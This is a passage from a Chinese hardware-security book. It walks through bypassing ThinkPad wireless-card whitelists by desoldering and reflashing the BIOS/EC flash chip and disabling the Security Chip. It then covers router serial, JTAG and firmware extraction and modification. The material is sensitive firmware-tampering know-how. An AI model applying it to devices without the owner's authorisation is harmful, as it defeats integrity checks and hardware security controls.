


图3-100　换Intel 7260 AC网卡开机报错截图

换 BCM94352HWB 网卡报错截图如图 3-101 所示。




图3-101　换BCM94352HWB网卡开机报错截图

报销的原因是在 BIOS 加了白名单机制，也就是在 BIOS 中加入原厂配件的 ID 号，系统启动时会校验硬件 ID 号，如果不是自己的配件就无法启动，于是出现了“白名单破解”。早期 BIOS 版本的笔记本，能直接在系统中通过软件刷入做好白名单的 BIOS，而从 X230、T430 这一代笔记本开始，BIOS 中使用了 RSA 数字签名校验，修改后的 BIOS 无法通过官方的软件刷入，以前可以用的 FPT 或者 PRR 也不用尝试了，因为 Intel 已经锁住不让写入了。

不通过软件刷 BIOS，可以直接写硬件吗？

拆机是必需的，我们要从 BIOS 芯片入手，其实也就是一个或者两个 SPI 的 Flash 芯片而已。现在的 BIOS 通常包含以下两个部分。

- BIOS：基本输入输出系统，主要管理硬件之类的。
- EC（Embed Controller，嵌入式控制器）：通常是一个 16 位单片机，它内部本身也有一定容量的 Flash 来存储 EC 的代码（实际上很多不是单片机，直接是一块 Flash 芯片用于存储 EC 代码）。

也就是说，主板的 Flash ROM 里其实包含着 EC 和 BIOS 这两套系统，有的主板把它们放在了一个芯片里，有的主板是分开两个芯片存放的。以 X230 为例，BIOS 存放在 8MB 的芯片 25L6406E 中，而 EC 存放在 25L3206E 的 4MB 芯片中，X240 就只有一个 W25Q128FV 的 16M 芯片，而且控制网卡白名单的是 EC。

在刷白名单时，需要把 EC 读出来，做完修改后再写回去，建议不要使用软件的方法去读，因为软件读出来的和芯片直接读取的内容不一样。有人使用 FPT 工具读出了一个十六进制文件，前面全是没用的 FF，后面是 EC。作为一个 Geek，本来就要拆下来写，那何必用软件去读呢？实际上，要辨别读出来的是不是 EC 也很简单，这里给出一个 EC 头特征，在读出的文件中搜索十六进制，如果有这个内容，那么后面基本就是 EC 没错了：

00000000000000000000000000000000

D954937A68044A44

基本上第一行肯定是 0，第二行是 D954937A68044A44。

X230 有两个 Flash 芯片（在掌托下面），拆上面那个 25L3206E 芯片就行，如图 3-102 所示；X230 BIOS Flash 芯片如图 3-103 所示。




图3-102　X230 BIOS Flash芯片位置




图3-103　X230 BIOS Flash芯片

X240 只有一个 Flash 芯片，在内置电池位附近，用的品牌是华邦的 W25Q128FV，如图 3-104 所示。

图3-104　X240 BIOS Flash芯片位置

有人鼓吹用“SOP 烧写夹”，但实际上大多数时候烧写夹都只能读不能写，因为写保护引脚在那摆着，很多主板都会通过一个 I/O 接口控制写保护引脚，直接上夹子无效。所以还是拆下来比较省事，很多人觉得难，那是因为热风枪吹操作不当容易吹坏主板，电烙铁拆 8 脚的芯片又不好拆，这里与读者分享几个小技巧。

（1）先给芯片的引脚上锡，可以多上点，主板生产时用的都是高熔点的无铅焊锡，用热风枪直接吹要调到四五百度而且很难吹，给每个引脚上常用的有铅焊锡后，熔点低导热快，就很容易拆了。

（2）用两把刀头电烙铁，一边一把很容易就能拆下来，比热风枪吹更快更安全，如果一个人不好操作找个帮手就行。

（3）可以在网上找高清的拆机图，通常 BIOS 都是 8 脚的 Flash 芯片，找到芯片位置再动手更便捷，如果没看到 BIOS 芯片的位置，就只能自己在主板上找了，难度不大。

（4）拆的时候记下芯片丝印方向，焊回时如果焊反了可能会烧芯片甚至烧主板。

（5）用两边平口的电热镊子拆各种两边引脚的电子元件特别的方便。

网上有很多 Flash 编程器，基本都支持常规的 I²C、SPI Flash 读写，挑个看得顺眼便宜的就行。如果懒得花钱，用 Arduino、树莓派或者 BeagleBone 也可以，使用它们的 SPI 接口直

接读写 Flash，差别只是速度快慢而已，网上卖的这些 Flash 编程器，高端的使用“FPGA+MCU”方案，低端的使用“USB-TLL+MCU”方案，很简单。

当然，如果是重度爱好者或者企业，建议买一个高端的编程器，例如 ZLG 的 SmartPRO 5000U PLUS 编程器，支持 *N* 种接口的 Flash 和单片机的烧写，如果有不支持可以找官方提交样片，他们会更新固件提供支持，例如现在常用的 EMMC 和 NAND，用专业的编程器比较方便，再就是单片机固件的烧写。一些做方案的团队可能各种厂商的单片机都会用，这种多功能的编程器可以省去买各厂商烧写器的麻烦。

芯片拆下来后，用烙铁清理芯片的引脚，然后焊到测试板上用编程器读出 Flash 就行。这里再说一个小技巧，在网上搜“SOP 贴片、测试座”可以找到几种很方便的测试座，如图 3-105 所示。很薄很小的可以直接焊到笔记本主板或者路由器主板上，这样可以很方便地替换 Flash 芯片，不需要再动烙铁拆。焊盘是有寿命的，焊拆多了焊盘容易掉。

另外，工厂在量产时，通常也是用锁紧座进行批量烧写的，锁紧座如图 3-106 所示。当然，这些锁紧座是有寿命的，触电氧化了、弹针弯了都会影响芯片的读写，个人使用时买便宜的就好。




图3-105　SOP贴片测试座




图3-106　拆下Flash芯片用锁紧座或者转接板接入编程器

然后用编程器配套的软件设定好芯片类型，读取 Flash 就行了，如图 3-107 所示。如果用 Arduino DIY 的 Flash 编程器，那么通过串口调试助手一类的工具，从串口输出十六进制数据就行了。

图3-107　用编程器配套软件读取Flash

保存读出的 bin/hex 文件，如果是 DIY 的就将读出的十六进制.txt 文件保存成 bin/hex，保存备份后，这就是 BIOS 的 Flash 文件了，**将备份文件多保存几份**，之后万一有问题，将备份的文件刷回 Flash 芯片即可。通常在官网下载的 BIOS 升级包中的.bin 文件就是这个，稳妥起见，还是在读出的这个文件上修改比较好。

在动手修改之前，先介绍设备 ID 的标识方法。

例如，出厂自带的 Intel 6205 网卡，在设备管理器中显示，如图 3-108 所示。

图3-108 设备管理器中网卡的硬件ID

PCI\VEN_8086&DEV_0085&SUBSYS_13118086&REV_34 对应的网卡硬件 ID 是 8680850086801113，规律很明显，就是两位两位前后换位置。

再比如前面提到的 Intel 7260AC 网卡的报错信息：（8087/07DC）和（8086/08B1/8086/4070），短的是蓝牙，长的是网卡，对应的硬件 ID 分别为 8780 DC07 和 8680 B108 8680 7040。而 bcm94352hwb 网卡，13D3/3404 和 14E4/43B1/1A3B/2123 分别对应 D313 0434 和 E414 B143 3B1A 2321。

白名单机制就是通过判断硬件 ID 进行的，我们把 Flash 中别的 ID 替换成我们现在用的网卡的 ID 就可以了。

> 小贴士：ThinkPad 可以在 Windows 的设备管理器中记下设备 ID，将笔记本盖合上进入休眠状态，然后替换网卡再打开，这时可以进入设备管理器记下新的设备 ID，这就是“休眠替换法”。

然后用 Phoenix Tool 打开，后面的操作务必按照说明操作，如图 3-109 所示，以免出错。

弹出的提示框提示找到 Pubkey，单击“确定”按钮，选择制造商为 Lenovo 联想，如图 3-110 所示。

图3-109　用Phoenix Tool打开BIOS文件　图3-110　选择制造商为Lenovo联想

单击“高级”按钮，如图 3-111 所示。勾选如图 3-112 所示的两个选项。

图3-111　单击“高级”按钮　　图3-112　勾选参数

单击“完成”按钮，然后单击“执行”按钮，如图 3-113 所示。

注意：千万别单击“确定”按钮。如果顺手操作了，请重新打开 Phoenix Tool 从头开始。

打开 XSearch，路径选择 DUMP 目录，文件类型选择 Hex，搜索内容随便选择一个常见的网卡 ID，例如“8680850086801113”（搜索 EC108B81EC101B00 关键字），单击“Search”按钮，如图 3-114 所示。




图3-113　单击“执行”按钮




图3-114　使用XSearch搜索网卡ID

将 ROM 文件直接拖到十六进制编辑器中，例如拖入 WinHex 中打开，如图 3-115 所示。

搜索，查找十六进制数值 8680850086801113，定位到网卡白名单处，如图 3-116 和图 3-117 所示。




图3-115　使用WinHex打开ROM文件




图3-116　在WinHex中搜索网卡ID




图3-117　在WinHex中定位网卡ID

8 位的是网卡，最后 1 位是校验位，4 位的是蓝牙和 3G 网卡。经过测试，只有这两个位置的 ID 修改才可以使用，修改成 Intel 7260AC 和 BCM94253HWB 网卡的 ID，如图 3-118 所示。




图3-118　在WinHex中修改网卡ID为需要替换的网卡和蓝牙ID

单击“保存”按钮，确认更新，如图 3-119 所示。




图3-119　在WinHex中保存ROM文件

这时单击 PhoenixTool 中的“确定”按钮，如图 3-120 所示。

生成修改后的 BIOS 文件，如图 3-121 所示。

图3-120　在Phoenix Tool中单击“确定”按钮




图3-121　在Phoenix Tool中生成新的BIOS文件

将修改后的 BIOS 文件用烧写器写进 Flash 芯片，然后焊回主板。系统正常启动，享受 AC 网卡的速度与激情吧。

但是，每次启动时会“滴滴”6 声，这是安全芯片的报警，需要关闭 SecurityChip，老版本 BIOS 可以直接选择“Disabled”选项，如图 3-122 所示。




图3-122　在老版本BIOS中直接关闭Security Chip选项

新版本 BIOS 中没有关闭选项，可以进入 Windows 系统，下载 https://support.lenovo.com/us/en/documents/ht100612 中的 script.zip，如图 3-123 所示。




图3-123　在联想官网下载BIOS配置脚本

解压到合适路径，开始→运行→cmd 打开命令终端，如图 3-124 所示，执行：

cscript.exe SetConfig.vbs SecurityChip Disable

重启后就没有“滴滴”声了。经测试，BCM94352HWB 的速度和稳定性，特别是在 Linux 下，比 Intel 的 7260AC 好一些。

如果用 BCM94352HWB 网卡发现网络连接速度很慢，打开设备管理器，选择“网卡”→“高级”选项，将 abgn 都调为 20/40MHz 带宽就可以了，如图 3-125 所示。




图3-124　在终端执行脚本禁用安全芯片

图3-125　在设备管理器中配置网卡带宽

另外，升级 BIOS 不小心断电或者其他原因导致 BIOS 损坏系统无法启动，不用再找售后了，也可以用这种方法解救，直接烧写官方的 BIOS 的.bin 文件就可以。

注意事项

（1）芯片焊回去时一定注意别虚焊。

作者曾经虚焊了，然后笔记本一开机灯亮一下就黑屏，找了很久原因才知道是当初换芯片时引脚虚焊了，当系统检测不到 BIOS 时就出现上面的症状。

（2）刷了白名单后不能用官方软件直接升级 BIOS。

升级时官方软件会校验 Flash，不通过可能导致系统无法启动。如果实在要升级，请先刷回之前备份的 Flash 文件，升级后再按照之前的步骤重新做白名单。这里建议使用之前说的贴片测试座，不需要焊接，非常方便（如果引脚焊锡没清理好会导致接触不良，导致系统无法启动，建议直接按照 Flash 芯片型号在网上买个全新的原装 Flash 芯片替换）。

（3）拆机需谨慎，焊接要小心，如果焊工不到位焊接时间过长，高温可能会将焊盘烫掉，导致 BIOS 芯片无法焊上，只能飞线或者换主板。

最重要的是：拆机刷过白名单后，联想官方不再进行保修。如非必要，没有过保的机器不要拆！

第4章　常见的智能硬件与无人机

生活中的硬件产品很多，本章讲几个常见的硬件及安全相关内容。

4.1　常见的智能硬件

谈到硬件安全，总绕不开几个词，比如路由器、智能家居和智能摄像头，它们都是生活中比较常见的硬件。

4.1.1　路由器

（1）串口。很多路由器都开放了串口，比如小米路由器的串口测试点，如图 4-1 所示；TP-Link TL-WR740N V4 的串口测试点，如图 4-2 所示；北极星光 R50E 的串口测试点，如图 4-3 所示。




图4-1　小米路由器的串口测试点





图4-2　TP-Link TL-WR740N V4的串口测试点

从串口可以 Telnet 或者 SSH 到系统中，然后用 TFTP 将固件导出。

（2）JTAG 编程接口。早期 Xbox 360（如图 4-4 所示）的破解就是使用 LPC2148 单片机通过 JTAG 接口进行破解，微软在其后的版本已经做了修复。网件 wgr614 v8 早期刷 Tomato、dd 也是通过 JTAG 接口完成的，如图 4-5 所示。






图4-3　北极星光R50E的串口测试点　图4-4　Xbox 360的JTAG接口




图4-5　网件wgr614 v8的JTAG接口

（3）Flash 芯片。直接拆下 Flash 芯片读固件是最根本的做法，升级断电死机等各种系统问题，都能用拆芯片直接烧固件的方法解决。另外，大多数嵌入式系统都用的是 squashfs 和 jffs2 文件系统，它们都是基于 Linux 的只读文件系统，可以在 Linux 下挂载修改重打包，像现在市面上很多用标准 OpenWrt 修改的固件，可以在 Linux 下将固件系统直接挂载起来，然后修改固件系统中的各个配置，不论是开 SSH、Telnet 还是改登录密码，都很容易，然后打包成固件用编程器直接写入 Flash 芯片。**当然，这一切修改，都是以用户确认不再需要官方的硬件保修为前提的。**

（4）后门。有些路由器厂商会在路由器中植入自己的“后门”，用于升级固件、推送通知，甚至做流量导向。所以，如果有洁癖，请在路由器接入公网之前，分析固件，再用网卡做个网桥接上路由，用 Wireshark 工具检查网络连接，再做好路由表屏蔽链接，最后还需要定期检查。市面上很多老旧路由，没有远程升级功能，很多早就发现的漏洞都没有修补，这就给了恶意攻击者一个很好用的跳板。

4.1.2　智能家居

智能家居产品真的智能吗？现在的智能，通常只是程序预设的几个条件，主要还是人工操作，安全性较差。智能家居的卖点是 APP 交互，很少有人关注硬件层面，哪怕仅仅是电池功耗。

一个硬件工作室，只要有投资，很快就能做出智能硬件，比如插座、台灯、门铃、门窗感应器、人体感应器等，它们的技术核心是 IoT 模块，如传感器、开关通过 ZigBee 或者 Wi-Fi 模块接入互联网，再通过手机 APP 进行控制。以智能灯泡为例，一些智能灯泡的 ZigBee 网关，是由买来的 Wi-Fi 模块和 ZigBee 模块直接搭起来的，中间通过串口连接，这种产品的安全性极低。

